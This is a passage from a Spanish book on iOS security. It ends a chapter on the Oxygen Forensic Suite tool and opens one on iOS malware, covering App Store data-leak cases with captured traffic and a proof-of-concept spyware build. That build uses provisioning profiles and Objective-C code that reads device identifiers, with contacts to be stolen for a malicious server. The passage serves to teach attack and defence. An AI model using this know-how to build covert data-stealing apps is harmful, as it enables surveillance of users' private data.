


Imagen 06.18: Datos de Dropbox y revisión de ficheros db con SQLite Viewer

Si una aplicación en concreto fuera de interés en el análisis, bastaría con situarse en la zona correspondiente y seleccionar los archivos que se quieran escuchar.

Aplicaciones de malware y spyware

Como es posible ver en el capítulo dedicado al *malware* dentro de este libro, existen muchas alternativas para trazar y lanzar un terminal *iPhone*, y muchas de ellas son en conjunto con *Jailbreak*.

Oxygen Forensic Suite analiza las *apps* que se encuentran en un terminal, ya sea con *Jailbreak* como sin *Jailbreak*. Especial es el caso de una investigación forense, y un terminal con *Jailbreak*. En dicho caso hay que dedicar especial atención a este tipo de software malicioso que puede estar instalado en el dispositivo.




Imagen 06.19: Algunas *apps* de *spyware* reconocidas por *Oxygen Forensic Suite*.

En la última versión hay una gran cantidad de ellas en la sección *spyware*, pero siempre hay que revisar bien todas las *apps*, no sea que en alguna de ellas estuviera alguna de las nuevas herramientas que se crean día a día para instalar *malware* en el dispositivo o algún *malware* diseñado en el mismo.

Explorador de archivos

Si se sigue bajando el nivel de acceso, se puede tratar todo el terminal como un único sistema de ficheros, sin pensar qué archivos pertenecen a qué *apps* o a qué parte del sistema. Es o es útil cuando se buscan determinados documentos o determinado tipo de archivo del que se quiera extraer un dato especial.

Oxygen Forensic Suite proporciona una interfaz cómoda para ello, destacando para los usuarios más avanzados, la existencia de las pestañas que listan automáticamente archivos de tipo imágenes, audio, videos, archivos de bases de datos, y demás carpetas. Esto es extremadamente útil cuando no se conoce la estructura de ficheros del sistema operativo y se busca algo en concreto. La siguiente captura muestra un ejemplo de navegación intuitiva de ficheros.



	Orden original	Code	Time since	Datos
<input checked="" type="checkbox"/>	1771	3	3:22:25	[audmgr c process_audmgr_callback] DISABLED
<input checked="" type="checkbox"/>	1772	4	3:23:27	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1773	4	3:23:27	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1774	4	3:24:17	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1775	4	3:24:17	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1776	4	3:24:39	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1777	4	3:24:39	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1778	4	3:24:40	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1779	4	3:24:40	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1780	4	3:24:40	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1781	4	3:24:40	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1782	4	3:24:40	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1783	4	3:24:40	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1784	4	3:24:42	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1785	4	3:24:42	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1786	4	3:24:42	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1787	4	3:24:42	key event (keycode:158, pressed:0), w=1
<input checked="" type="checkbox"/>	1788	4	3:24:43	key event (keycode:158, pressed:1), w=1
<input checked="" type="checkbox"/>	1789	4	3:24:43	key event (keycode:158, pressed:0), w=1

Imagen 06.21: Vista de fichero log del dispositivo.

Generación de informes

Por supuesto, como herramienta profesional que es, *Oxygen Forensic Suite* permite generar multitud de informes a alto nivel, y por ello, en todas las partes de la herramienta se pueden ir marcando datos como evidencias para que aparezcan en los diferentes tipos de informes que puedes ser exportados o impresos.

El botón de exportación permite imprimir este informe en un cómodo fichero PDF, XML, HTML, RTF, XLS o CSV, y bastará con realizarlo desde la sección que interés imprimir en cada uno de los casos.

3. Conclusión y soporte

Oxygen Forensic Suite es una de las mejores herramientas comerciales con mayor proyección en el mercado de las soluciones de Análisis Forense Móvil basadas en extracción vía un análisis lógico.

Sumando una interfaz amigable, informes completos, y un ahorro de tiempo junto a la imposibilidad de cometer un fallo a la hora de ejecutar una investigación hace que esta herramienta sea indispensable para cualquier analista u organización que necesita realizar múltiples extracciones o investigaciones.

Recientemente la aplicación ha sido traducida al castellano la única herramienta que tiene soporte/interfaz en la lengua de Cervantes. El soporte y venta del producto se puede realizar a través del canal de España y Latino América visitando la web del partner oficial www.enigmasec.com

Las constantes innovaciones, actualizaciones que incorpora el equipo humano de *Oxygen Forensic Suite* se hace ser una de las mejores opciones para realizar análisis forense de manera fácil y rápida en este apasionante mundo.

Para la versión en Castellano y obtener soporte o información se debe contactar con el partner de *Oxygen Forensic Suite* [EnigmaSec.com](http://www.enigmasec.com). Ellos son los responsables de la traducción y para las ventas en el territorio español y en determinadas zonas de América Latina

Asi vez también es posible visitar la pagina oficial del producto en <http://www.Oxygen-forensic.com> donde se podrá obtener la demo del producto durante 30 días y sin apenas limitaciones, a excepción del número de ejecuciones y la prohibición de utilizar la herramienta para fines comerciales

Cabe destacar la existencia de diferentes tipos de licencia, incluyendo una version apoyada en un licenciamiento por USB pudiendo así tener la herramienta instalada en diversas maquinas incluyendo el soporte en *VMWare*.

Capítulo VII

Malware en iOS

1. Introducción

El modelo de negocio de *Apple* se sustenta no solo en las funcionalidades y opciones de sus productos, ya sean hardware o software, sino en una imagen de prestigio, reputación, calidad, etcétera, que los usuarios perciben respecto a los dispositivos *iOS*. Si además, se suma esto a que la *App Store* actúa como una especie de "antivirus", el resultado es que muchos usuarios viven creyendo, que el sistema operativo de su terminal, o de su tablet, es intalible y que no corre riesgos de ser infectado por *malware*.

En *iOS*, al igual que en otros sistemas operativos, existen vectores de amenazas, como virus, gusanos, ataques de *pushing*, troyanos, *exploits*, y en general, *malware*. Lo que ocurre en este caso, es que la imagen que los de *Cupertino* ofrecen sobre su sistema operativo móvil, hace pensar que no existe el *malware* en *iOS*, pero la realidad es muy distinta.

A continuación se comentará un poco más en el detalle de, cómo *Apple* criba las aplicaciones que se suben a la *App Store*, y es que, aunque ya se sabe que no existe seguridad al 100% o completa, esta constituye un obstáculo más, para dificultar el camino de los atacantes/*hackers* al llevar a cabo acciones maliciosas.

En esta línea de poner obstáculos a los atacantes para dificultar la explotación, *Apple* ha ido incorporando diferentes medidas de seguridad para mitigar las posibles amenazas. Se está hablando de medidas como reducción de la capa de ataque o *Reduced Attack Surface* (medida ya conocida en aplicativos web), reducir o simplificar el sistema operativo, esto es también conocido como "*Stripped Down iOS*" (como por ejemplo reducir las opciones de la *shell*, o eliminar muchos de sus ejecutables), separación de privilegios (típico en sistemas *UNIX*), y otras técnicas ya conocidas en navegadores web, como *ASLR* o *Sandboxing*.

Pero la medida que se va a tratar ahora es la que se conoce como "*Code Signing*", y que no es más que un filtro o revisión que realiza *Apple* de las *apps* de terceros que se intentan subir a la *App Store*. Una vez que las *apps* han pasado dicha revisión, es decir, que han sido aceptadas por *Apple*, una entidad certificadora de confianza o C.A. que en este caso es la propia *Apple*, firma (con su clave privada) binarios y librerías, antes de que el *kernel* permita su ejecución. Además, solo las páginas

de memoria que provengan de fuentes firmadas podrán ser ejecutadas. Todo esto conlleva a varias conclusiones:

- No se puede descargar, instalar o ejecutar software malicioso.
- Las *apps* no pueden cambiar su comportamiento dinámicamente o autoactualizarse por sí mismas.
- Solo se pueden descargar *apps* de la *App Store*, y este es uno de los principales motivos por los que los usuarios realizan el *Jailbreak* a sus dispositivos, ya que de esta manera, pueden saltarse el *Code-Signing*, e instalar y ejecutar aplicaciones no firmadas.
- *Apple* actúa de antivirus, y es muy difícil infectarse de *malware*, y por tanto existen pocas muestras de *malware* conocidas.
- Otro impacto del *Code Signing* es que complica la explotación. Un *exploit* que ejecute código en memoria, podría intentar descargar o ejecutar código u otras aplicaciones maliciosas, pero esto será denegado, ya que no están firmados. Por este motivo, los *exploits* estarán limitados a los procesos explotados originalmente (a menos que ataquen otras características del dispositivo).

La *App Store* cuenta, según los datos de la última *WWDC 2012 keynote* de *Apple*, con más de 650 000 *apps* y se han realizado más 30 000 millones de descargas. Pero a pesar de las elevadísimas cifras que maneja *Apple*, en cuanto al número de *apps*, descargas servidas, número de cuentas de clientes (400 millones), y en contra de lo que se pueda pensar, el número de muestras de *malware* conocidas en *iOS* es muy reducido. Y esto es en gran parte debido a que la propia *App Store* actúa a modo de antivirus.

El *malware* existe en *iOS*, y casos de fuga de datos están o han estado a la orden del día. Ya quedó demostrado con la prueba de *Charlie Miller*, que aunque la *App Store* actúa a modo de antivirus, y existen pocas muestras de *malware* conocidas, el filtro de los ingenieros de *Apple* no es infalible, y por tanto hay que estar alerta en cuanto a cómo las *apps* utilizan los datos confidenciales de los usuarios, y como a veces pueden vulnerar la privacidad del propietario del dispositivo.

2. Troyanos en la AppStore

Conseguir introducir un troyano en un terminal a través de la *App Store* es harto complicado, debido a las revisiones de funcionalidades y controles que se realizan. Sin embargo, no es imposible. A lo largo del tiempo se han visto casos en los que se introduce un *malware* en la *App Store* que acaba en un terminal, o *apps* aparentemente normales que tenían funciones que atentaban contra la privacidad de los usuarios. A continuación se van a presentar varios casos reales de *malware* o fugas de datos, a través de aplicaciones que han estado en la *App Store*.


```
'1251184711.309 844 10.0.10.22 TCP_MISS/200 1425 GET http://vl.storm8.com
/points.php?version=1.52&udid=0c4c5cb4df5b3cb8f947f8ad49aaec361552041c&
pf=62Jc49A7A5A6241858B9768783EC3EA7E&fpts=10&pnum=0414%20610%20500&model=iPhone8
sn=iPhone%2005&sv=3.0 - DIRECT/67.228.117.55 text/html

'1251184712.092 783 10.0.10.22 TCP_MISS/200 1660 GET http://static.storm8.com/vl/js
/goba.js?v=147 - DIRECT/198.142.23.102 application/x-javascript

1251184712.839 1373 10.0.10.22 TCP_MISS/200 4013 GET http://static.storm8.com/vl/css
/goba.css?v=147 - DIRECT/198.142.23.102 text/css

1251184713.207 219 10.0.10.22 TCP_MISS/200 643 GET http://static.storm8.com/vl/images
/btnMedBg.png - DIRECT/198.142.23.102 image/png

1251184714.023 1184 10.0.10.22 TCP_MISS/200 13737 GET http://static.storm8.com/vl/images
/logo.png?v=147 - DIRECT/198.142.23.102 image/png

Inside the actual data streams, you will see something similar to this:

GET http://vl.storm8.com/points.php?version=1.52&
udid=0c4c5cb4df5b3cb8f947f8ad49aaec361552041c&pf=62DE49A7A5A6241858B9768783EC3EA7E&
fpts=10&pnum=0414%20610%20500&model=iPhone8$

Host: vl.storm8.com

User-Agent: Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_0 like Mac OS X; en-us) AppleWebKit/528.18
(KHTML, like Gecko) Mobile/7A341

Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*
/*;q=0.5

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Connection: keep-alive

Proxy-Connection: keep-alive
```

Imagen 07.02. Log de la aplicación *Vampires Lives* de la empresa *Storm8*

Path, Twitter y otras apps sociales

Aquí no acaba la cosa. Otro caso conocido fue el de *Path*. El investigador *Arin Tamplin*, intentando reanizar un *port* de la *app* a OS X, usó un proxy para ver las peticiones a la API, y descubrió, que la *app* enviaba todos los datos de la agenda a los servidores de *Path*, sin permiso previo del usuario. Las siguientes imágenes son una captura de la petición que realizaba *Path* a los servidores:

```
2012-02-06 01:24:31 POST https://api.path.com/3/contacts/add
2012-02-06 01:24:32 ← 200 application/x-plist, 558

Request
Host: api.path.com
User-Agent: Path/2.0.5 CFNetwork/548.0.4 Darwin/11.0.0
Content-Length: 11384
Accept: */*
Authorization: Basic [REDACTED]
Content-Type: multipart/form-data; boundary=-----98FE2C83-880A-4280-914C-2E48D9FA86E3
Accept-Charset: utf-8
X-PATH-CLIENT: iOS/2.0.5
```

Imagen 07.03. Petición de *Path* que enviaba todos los datos de la agenda de contactos de *Path* (Parte 1).

```

X-Path: /ITEM: iOS/2.0.5
X-Path: /TIMEZONE: Asia/Singapore
X-Path: /SCALE: en_SG
X-Path: /LANGUAGE: en
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive

-----9BFE2C09-0B2A-4280-914C-2E48D9FA06E3Content-Disposition: form-data; name="post"Content-
.....5-..8.G.L.U.]..b.s-{}.....".'..1.6.

```

Figura 07-03: Petición de *Path* que enviaba todos los datos de la agenda de contactos a *Instagram* (Parte 2).

Y la lista continúa, ya que incluso grandes como *Twitter*, también se han visto envueltos en escándalos similares con el tema de los contactos, debido a que cuando los usuarios utilizaban la opción *buscar amigos* sus contactos pasaban a ser de *Twitter* durante 18 meses. A continuación se muestra una captura de la opción en la *app* de iOS:



Figura 07-04: Opción de 'Buscar amigos' que enviaba los contactos a *Twitter*.

Además muchas empresas, como *Viber*, *FourSquare*, *Instagram*, *Hipster*, han tenido problemas similares. Para finalizar este punto simplemente decir, que en la mayoría de los casos presentados anteriormente y para colmo, los datos se enviaban sin cifrar, lo que deja claro que los controles de la *App Store* no son perfectos.

Un malware dirigido por la App Store: *InstaStock*

Sin embargo, la prueba más importante de que se puede hacer un ataque de *malware* a través de la *App Store* lo hizo el investigador *Charlie Miller*, quien consiguió introducir una *app* con funciones de *dropper* que descargaba software malicioso desde Internet sin pasar por la firma de *Apple*.

No obstante, la mejor forma de utilizar la *App Store* para hacer un software malicioso sería crear un software atractivo y recomendable (por ejemplo un juego que tuviera un coste), que pudiera ser regalado a las personas que se quería troyanizar y que tenga funciones dormidas que solo se activen en determinadas circunstancias, como por ejemplo con un determinado UDID o cuando llegue un mensaje oculto, por ejemplo por medio de una imagen con esteganografía cargada desde Internet.

Por supuesto, este sería un ataque costoso, pero visto los casos de *Find And Call*, *InstaStock* o las aplicaciones sociales, es más que factible poder realizarlo.




Imagen 07.05 InstaStock

3. Troyanos sin AppStore

No solo es posible distribuir aplicaciones a terminales *iPhone* o *iPad* pasando por la *App Store*, y software de espionaje muy popular como *Imobpy*, utiliza estos sistemas para troyanizar terminales *iPhone*. La idea es muy sencilla, consiste en convencer al usuario de que instala una aplicación que se ha distribuido utilizando un *provisioning profile*, es decir, un certificado de despliegue de aplicaciones generado a partir de un certificado de desarrollador oficial *Apple* que permite instalar una *app* concreta en un dispositivo concreto, este es el proceso para construir un *malware* en este entorno.

Troyanos con Provisioning Profiles

Es un tema de sobra conocido en la comunidad, tanto por los investigadores de seguridad, como por algunos desarrolladores o administradores de flotas de dispositivos a nivel corporativo, que es posible instalar una aplicación *iOS*, es decir un fichero con extensión *ipa*, en un dispositivo *iOS*, creando un perfil específico para dicho dispositivo. De esa forma tan simple se pueden instalar aplicaciones no firmadas por *Apple*.

Este es el método utilizado por los desarrolladores para distribuir el software que están desarrollando a un grupo de *testers*. Los desarrolladores que pagan la licencia (80 € año) y forman parte del *Programa de Desarrollo de iOS*, tienen tres formas de distribuir sus creaciones. La primera es a través de la *App Store*, la segunda ofrecerlas directamente a empresas, y la tercera la que se denomina *Ad Hoc Distribution*.

Es esta última opción, la que los desarrolladores utilizan para testear sus *apps*, ya que este método permite compartir una *app* con hasta cien dispositivos, bien a través de correo electrónico, o bien subiéndola a un servidor. Para ello es necesario acompañar a la aplicación o *ipa*, de un *Perfil de aprovisionamiento* (*provisioning profile*), también conocidos como *Perfiles de Datos*, ya que permiten la instalación de software en el dispositivo, mientras que hay otro tipo de perfiles, que son los *Perfiles de Configuración*, y que se utilizan a nivel corporativo con un sistema MDM (*Mobile Device Management*), para configurar y gestionar una flota de dispositivos iOS.

Existen varios tipos de *Provisioning profile*, como puede ser de desarrollo, de distribución, de distribución corporativa, y cada uno de ellos tiene características diferentes, pero para la prueba de concepto, lo ideal es utilizar un *Perfil de Distribución* (*Distribution Provisioning profile*). Un perfil de distribución se compone de un nombre, de un conjunto de certificados de desarrollador, de una lista de identificadores de dispositivo (UDID), y de un identificador de aplicación (*App ID*).

Con todo esto queda claro que, teniendo una licencia de desarrollo, y sabiendo el identificador de dispositivo UDID, se puede crear un perfil de aprovisionamiento que permita instalar software sin firmar por Apple. Y aquí se encuentra uno de los problemas a la hora de intentar *hackear* un dispositivo, es que no se sabe el UDID de un dispositivo, a lo que hay varias formas de intentar averiguarlo, esos detalles se comentarán en el apartado de distribución del malware.

Construyendo un malware

Llega el momento de realizar la prueba de concepto de como implementar un *malware* en iOS. Esta prueba de concepto se basa en fugas de datos confidenciales, al igual que ha ocurrido históricamente en varias *apps* existentes en la *App Store*, mencionadas anteriormente. En concreto el robo de la agenda de contactos o de identificadores únicos del dispositivo, como UDID, MEID, etcétera.

La idea de esta prueba de concepto, es desarrollar una aplicación que acceda a este tipo de datos, y que sean enviados a un servidor (*HTTP End Point*), previamente montado y configurado para recibir y almacenar en fichero o en una base de datos, la información enviada por cada dispositivo en el que se ejecute este *malware*.

Para el desarrollo de esta POC, es necesario por un lado el desarrollo, tanto de la aplicación cliente en iOS, en donde se realiza el robo de datos, como la aplicación web o servidor, a donde se envían los datos sustraídos. Además, y una vez que todo el sistema está implementado, hay que realizar la distribución de la aplicación, pero eso se detalla en el siguiente apartado.

Client side (iOS)

Como dirían en algún buen blog de programación iOS, "*Show me the code!*" Es el momento de ver como implementar el código que accede a esos codiciados datos confidenciales, como pueden ser UDID, IMEI, etcetera, o a los datos de la agenda de contactos. Se va a dividir en tres apartados, el primero acerca de identificadores únicos de dispositivo, el segundo apartado acerca de la agenda de contactos, y el tercer y último apartado sobre el envío de los datos a un servidor malicioso.

Identificadores únicos

Los identificadores únicos son o han sido muy utilizados por los desarrolladores o empresas, para identificar a los usuarios de sus aplicaciones, y así poder ofrecerles publicidad, ofertas, y de esta manera obtener la posibilidad no solo de desarrollar sus campañas de marketing, sino de ofrecerle al usuario buscar amigos, conocidos, y en general, establecer redes de contactos, que aumenten la experiencia de usuario, y por tanto la satisfacción de estos, y probablemente el número de descargas.

De hecho, de ahí provienen muchas de las fugas de datos conocidas (algunas de ellas presentadas anteriormente). Y hasta que no se han presentado demandas colectivas, o *Apple* decide intervenir, parece que las empresas no comienzan a dejar de lado estas malas prácticas. Y es que *Apple*, durante el año 2012 ha estado avisando a los desarrolladores que se alejasen de estas prácticas, y finalmente ha comenzado a rechazar *apps* que hagan uso del UDID, o que intenten enviarlo a sus servidores.

A continuación un correo de *Apple* rechazando una *app* de la compañía *Tapbots* por hacer uso de estas prácticas:




Imagen 07-06 Correo de *Apple* rechazando una aplicación de *Tapbots* que hace uso de UDID

A partir del momento en que *Apple* comienza a rechazar *apps*, se empieza a ver en foros y webs de programación, como los desarrolladores intentan cambiar los métodos o técnicas para identificar a

os usuarios de manera unívoca, es decir implementar lo que se conoce como “*tracking*”, utilizando técnicas un poco más refinadas que simplemente utilizar el UDID.

Algunos programadores o empresas incluso han publicado sus propios desarrollos para continuar el seguimiento o *tracking* de los usuarios, una vez que *Apple* ha establecido como “*deprecated*” el uso del UDID, como por ejemplo:

- **OpenUDID** Proyecto iniciado por Yann Lechelle (cofundador de *Appsiire*), y al que se han ido incorporando muchos colaboradores, empresas, e incluso se ha portado a otros sistemas operativos. La web oficial del proyecto esta situada en *github*, <https://github.com/ylechelle/OpenUDID>.

SecureUDID Otro proyecto, con algunas diferencias respecto al anterior, pero en líneas generales con el mismo objetivo. La web oficial del proyecto de *crashlytics* es la siguiente, <http://secureudid.com/> y la web del proyecto en *github* <https://github.com/crashlytics/secureudid>.

A continuación una pequeña comparativa de estas alternativas al clásico UDID.

	SecureUDID	OpenUDID	UDID
Cross app identification			
Distinguish devices			
Anonymous end-user profile			
Segmentation			
Securely store, compare			

Imagen 07.07: Comparativa de alternativas al clásico UDID.

Como se puede comprobar echando un vistazo a estos proyectos, comienzan a aparecer alternativas más robustas, que el simple uso del UDID. Se ven códigos más serios (tanto en estos proyectos, como en otras alternativas propuestas por desarrolladores en los foros como *stackoverflow*), en los que se puede encontrar el uso de cifrados, hashes, semillas, vectores de inicialización, y en general algoritmos de generación de identificadores únicos que no dependan de datos confidenciales, o de un usuario/contraseña, y que además se envíen cifrados, . En fin, como se decía anteriormente, algo más serio, estable y seguro.

Y después de esta pequeña introducción al mundo de los identificadores únicos, y como se dijo al principio del apartado, es hora de mostrar el código. A continuación se muestra un método en el que se accede a diferentes identificadores únicos del dispositivo:

```

- (void) readUniqueIdentifiers {
    NSLog(@"*****");
    NSLog(@"Reading device's ids...");

    NSString *uuidString = nil;
    CFUUIDRef uuid = CFUUIDCreate(NULL);
    if (uuid) {
        // uuidString = [__bridge NSString *](CFUUIDCreateString(NULL, uuid);
        uuidString = (NSString *)CFUUIDCreateString(NULL, uuid);
        CFRelease(uuid);
    }
    NSLog(@"UUID with CF classes is: %@", uuidString);

    // Classic method.
    NSString *udid = [[UIDevice currentDevice] uniqueIdentifier];
    NSLog(@"UUID is: %@", udid);

    // Alternative 1 (NSUUID class).
    NSString *udid1 = [[NSUUID UUID] UUIDString];
    NSLog(@"NSUUID is: %@", udid1);

    // Alternative 2 (UIDevice class).
    NSString *udid2 = [[UIDevice currentDevice] identifierForVendor];
    NSLog(@"Identified for vendor is: %@", udid2);

    // Alternative 3 'ASIdentifierManager' class, requires AdSupport framework.
    NSString *udid3 = [[ASIdentifierManager sharedManager] advertisingIdentifier];
    NSLog(@"Advertising identifier is: %@", udid3);

    NSLog(@"*****");
}

```

Imagen 07-08: Método implementado para acceder a identificadores únicos de dispositivo

Para utilizar este método, el único requisito previo, será importar el *framework AdSupport*, para poder utilizar la alternativa 3, en la que se accede al identificador relacionado con temas de publicidad o el uso de la plataforma *iAdvertisement*. Una vez que se ejecute el código se obtendrá un resultado similar al que se puede apreciar en la siguiente captura

```

*****
Reading device's ids...
UUID with CF classes is: 19CD456B-E7B3-4146-B7AC-A7D460F0F3F5
UUID is: 7adde7ed208452728f9467c7481c7802B0000000
NSUUID is: 627B0E70-DE1D-4908-881C-313329A9ADD6
Identified for vendor is: <_NSConcreteUUID 0x849aa40> 20235D55-2E77-4A40-B450-0ED0544D6686
Advertising identifier is: 56F3E34B-A52C-4E7A-84CA-B912BA2E41B8
*****

```

Imagen 07-09: Salida por consola del método que extrae varios identificadores únicos de dispositivo

Estos identificadores se han obtenido con el *Simulador de iPhone* de Xcode, pero se pueden extraer los mismos datos de un dispositivo real.

```

*****
Reading device's ids...
Device with CF classes is: 10976895-01BC-44A0-B890-3F33891D30B6
Device ID is: 1a2775699028c473c1e914fdbcf8c36e0b350a67
Device UUID is: 45095329-0033-4736-89E8-CE8DAF06958
Device identified for vendor is: < M5ConcreteUUID 0x1f876950> 7156F40C-6177-40EE-00B4-5A08F8ECE8E2
Advertising identifier is: 3B70828E-6194-475D-8A5E-069743D3CB5C
*****

```

Imagen 07.10: Salida por consola con un iPhone 4S.

El último cabe decir, que existe otra opción para realizar el *packaging*, y es la de utilizar el nuevo ID, pero como se comentado en la comunidad iOS, no es de todo una buena opción, ya que solo genera una instancia de la aplicación, y no al dispositivo por lo que en caso de eliminar la *app*, y instalarla de nuevo no hay forma de enlazarla o mantener el seguimiento (*tracking*).

Address Book

Ahora toca ver qué opciones propone *Apple* a los desarrolladores para acceder a los datos del dispositivo. En esta prueba de concepto se ha desarrollado un código que accede a la agenda de contactos, además de acceder a los identificadores únicos, y por supuesto se envía toda la información a un servidor malicioso.

Se podría profundizar en detalles de cómo funciona el *framework* que *Apple* pone a disposición de los desarrolladores para trabajar con la agenda de contactos, llamado *AddressBook framework*, pero esto no es un libro de desarrollo, por lo que se centra simplemente en cómo robar los datos con el prueba de concepto y nada más. Aquí solo se va a explicar el código implementado, más que todo el funcionamiento del *framework*. Para aquellos que deseen profundizar en este *framework*, en la web oficial de *Apple*, está disponible toda la documentación sobre el *framework AddressBook* incluso ejemplos para su mejor comprensión.

El primer paso, como siempre a la hora de trabajar con un nuevo *framework*, es importarlo, por el método tradicional. Se selecciona el proyecto en *Xcode*, se selecciona el *target* y luego se hace el clic en el menú *Build Phases > Link Binary With Libraries*, se le da a el botón *+*, y se busca el *framework* deseado. Además, hay que importar el *framework* en la clase que se desee utilizar, utilizando el comando `#import <AddressBook/AddressBook.h>`.

